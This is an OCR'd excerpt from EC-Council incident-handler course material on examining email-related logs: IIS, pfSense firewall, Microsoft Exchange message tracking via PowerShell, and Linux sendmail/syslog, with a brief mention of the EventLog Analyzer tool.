Email logs are important in the handling of email security incidents because they reveal various activities of attackers. Although attackers are capable of altering email headers, they cannot change the logs that pass through devices in a network such as routers, firewalls, and systems. Incident handlers can use logs from these devices to check the email path and other details.

Incident handlers must analyze email logs to identify the types of email incidents, their impact, timeline, source, and activities performed.

Incident handlers can identify email messages through the following:

- Received account
- IP address of the originating system
- Time and date
- IP addresses

## Examining System Logs

Systems store details of all traffic received and sent by them, including details such as the application, user, port, and protocol used for data transfer. Therefore, system logs also contribute to the analysis of emails and provide detailed data. Incident handlers should examine system logs to verify the email path. Moreover, because email logs are Internet based, the IH&R team should check the IIS logs of systems.

To identify and extract the IIS log file from Windows Server, incident handlers must identify the log file storage location for specific websites.

The IIS log files are stored at the following location by default in Windows Server systems:

**`%SystemDrive%\inetpub\logs\LogFiles`**

**Steps to identify the location of IIS log files in Windows Server machines:**

- **Step 1:** Click on Windows Start and run “inetmgr.”


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.42: Screenshot of Windows IIS Manager

- **Step 2:** Click on Sites in the left-side Connections pane and select the website whose log files you wish to check.





Figure 5.43: Screenshot of Windows IIS Manager

- **Step 3:** Now, double-click on the Logging icon in the website's home page.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4:** In the Logging panel, the location of log files is specified under the Directory field.





Figure 5.44: Screenshot of Windows IIS Manager

- **Step 5:** Now, go to the specified location in Windows Server to view and analyze log files.





Figure 5.45: Screenshot of an IIS log file

## Examining Network Equipment Logs

Network equipment such as routers, switches, firewalls, and servers store the transmission data and logs. Incident handlers can work in association with the administrators to gather inbound and outbound traffic logs. The logs from routers include details of the traffic they allow or deny, source and destination IP addresses, and types of transmission. By examining the router and


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

firewall logs, incident handlers can verify the timeline and IP addresses contained within an email. These logs provide email message ID information, source addresses, and destination addresses of servers used to send email.

Network admins also maintain firewall logs that filter Internet traffic, and these logs may contain details of emails that have passed through the firewall. By collecting and analyzing these details, the IH&R team can determine the difference between header information and the information provided by other sources to check for tampering.

**Extracting Pfsense firewall logs:**

Source: *https://www.pfsense.org*

- Open the Pfsense firewall GUI, click on the Status tab, and select System Logs. The log entries include those generated by the host, services, and packages.

| Action | Time | Interface | Source | Destination | Protocol |
|---|---|---|---|---|---|
| ✖ | Aug 3 08:59:02 | WAN | 198.51.100.1:67 | 198.51.100.2:68 | UDP |
| ✖ | Aug 3 15:02:10 | WAN | 198.51.100.108:138 | 198.51.100.255:138 | UDP |
| ✖ | Aug 3 15:02:10 | WAN | 198.51.100.108:138 | 198.51.100.255:138 | UDP |
| ✖ | Aug 3 15:14:02 | WAN | 198.51.100.108:138 | 198.51.100.255:138 | UDP |
| ✖ | Aug 3 15:14:02 | WAN | 198.51.100.108:138 | 198.51.100.255:138 | UDP |

Figure 5.46: Screenshot of Pfsense logs viewer

- The Pfsense firewall GUI can also filter the logs to find specific entries in the Advance Log Filter panel.

| | | | |
|---|---|---|---|
| 2021-12-27 01:01:17.556514-05:00 | php | 26665 | rc.dyndns.update: phpDynDNS: Not updating clara[redacted] A record because the IP address has not changed. |
| 2021-12-27 01:01:17.556709-05:00 | php | 26665 | rc.dyndns.update: phpDynDNS: Not updating clara[redacted] AAAA record because the IPv6 address has not changed. |
| 2021-12-27 03:16:00.684185-05:00 | ACME | 47943 | Checking if renewal is needed for: clara-gui |
| 2021-12-27 03:16:00.685407-05:00 | ACME | 47943 | Renewal number of days not yet reached. |
| 2021-12-27 03:16:00.685519-05:00 | ACME | 47943 | Checking if renewal is needed for: pfsense[redacted] |
| 2021-12-27 03:16:00.685668-05:00 | ACME | 47943 | Renewal number of days not yet reached. |
| 2021-12-27 11:51:50.073658-05:00 | php-fpm | 2237 | /index.php: Successful login for user 'admin' from: 198.51.100.142 (Local Database) |
| 2021-12-27 11:54:57.678705-05:00 | php-fpm | 2237 | /pkg_edit.php: Configuration Change: |
| 2021-12-27 11:54:57.831290-05:00 | check_reload_status | 2266 | Syncing firewall |
| 2021-12-27 11:54:57.833034-05:00 | php-fpm | 2237 | /pkg_edit.php: Beginning configuration backup to https://acb.netgate.com/save |
| 2021-12-27 11:54:57.939999-05:00 | php-fpm | 2237 | /pkg_edit.php: miniupnpd: Restarting service on interface: lan |
| 2021-12-27 11:55:03.541425-05:00 | sshd | 56924 | Accepted publickey for root from 198.51.100.142 port 60800 ssh2: RSA SHA256[redacted] |
| 2021-12-27 11:55:07.201307-05:00 | php | 36520 | /usr/local/sbin/acbupload.php: End of configuration backup to https://acb.netgate.com/save (success). |

Figure 5.47: Screenshot of Pfsense logs viewer using Advance Log Filter

## Examining Microsoft Exchange Email Server Logs

In organizations using Microsoft Exchange email servers, incident responders must understand that Microsoft Exchange uses Microsoft Extensible Storage Engine (ESE), which employs Messaging Application Programming Interface (MAPI) for the collaboration of various email


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

applications in an organization. Thus, while investigating Microsoft Exchange Server for email crimes, incident handlers should primarily focus on the following files:

- .edb database files (responsible for MAPI information)
- .stm database files (responsible for non-MAPI information)
- checkpoint files
- temporary files

While analyzing logs, it is important to analyze the checkpoints, temporary files, and transaction logs because:

- Checkpoint files help incident responders to determine if any data were lost after the last backup, thus enabling the recovery of lost or deleted messages.
- Temporary files store the information received by a busy server that could not immediately process that information. The system retains these temporary files that may be recovered for investigation purposes.
- Transaction logs preserve and process modifications done in the database file. Thus, these logs can be used by incident responders to determine if an email has been sent or received by the server.

In addition to the aforementioned,

- Incident responders can use Windows Event Viewer for:
  - Tracking logs (allows to view the message content associated with an email).
  - Troubleshooting or diagnostic logs (records numerous events for each email sent or received). In addition, the Event Properties dialog box provides more information during forensic investigations.
- Incident responders can also use the Performance Analysis of Logs (PAL) tool (*https://github.com*) to monitor and analyze logs for identifying phishing and malware distribution emails.
- Incident responder can use the **`Get-MessageTrackingLog`** PowerShell command to trace email flow from the sender to receiver.

**Extracting logs from Microsoft Exchange Server using Exchange Management Shell cmdlet:**

Message tracking logs record all mail activities as a mail flow. To view and extract mail logs, incident handlers can use **`Get-MessageTrackingLog`** cmdlet in the Exchange Management Shell.

- For example, consider the following command to extract and save logs in a text file:

```
Get-MessageTrackingLog -EventId Send | Format-List
Send*,Recipient* | Set-Content -Path "D:\Send Search.txt"
```

- You can use the following command to extract logs from specific log entries:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Get-MessageTrackingLog -ResultSize Unlimited -Start "3/08/2022
8:00AM" -End "3/08/2022 5:00PM" -EventId "Fail" -Sender
"pat@contoso.com"
```





Figure 5.48: Screenshot showing Microsoft Exchange mail flow logs

## Examining Linux Email Server Logs

In Linux and UNIX systems, emails are sent using the **sendmail** command. While sending an email, the sender requires information such as the source and destination addresses, sender and recipient addresses, and email message ID. This sendmail uses **Syslog** to maintain logs and understand the events observed in the system. The syslog configuration file, **/etc/syslog.conf**, determines the location of syslog service logs. This **Syslog** configuration file contains information on the logging priority, where logs are sent, and other actions that may be taken. The **syslog.conf** file also provides the location of log file for emails, which is usually **/var/log/mailog**. The **/var/log/mailog** file contains the source and destination IP addresses, date and time stamps, and other information necessary to validate data within an email header. As an incident responder, you must analyze all aforementioned logs to detect traces of abnormal or malicious emails.




Figure 5.49: Screenshot showing Linux email server log

## Analyzing Email Logs using EventLog Analyzer

Incident responders can use tools such as EventLog Analyzer to analyze email logs at the server level and detect emails used by attackers for phishing or spamming.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **EventLog Analyzer**

  Source: *https://www.manageengine.com*

  EventLog Analyzer enables log management with agent and agentless methods of log collection, custom log parsing, and complete log analysis with reports and alerts. It allows users to audit all critical application servers. With predefined reports for the applications listed here, the solution also allows users to monitor custom applications. Its custom log parser helps in parsing easily and validating custom log formats.

  Incident responders can use this tool to analyze email logs at the server level and detect emails used by attackers for phishing or spamming.

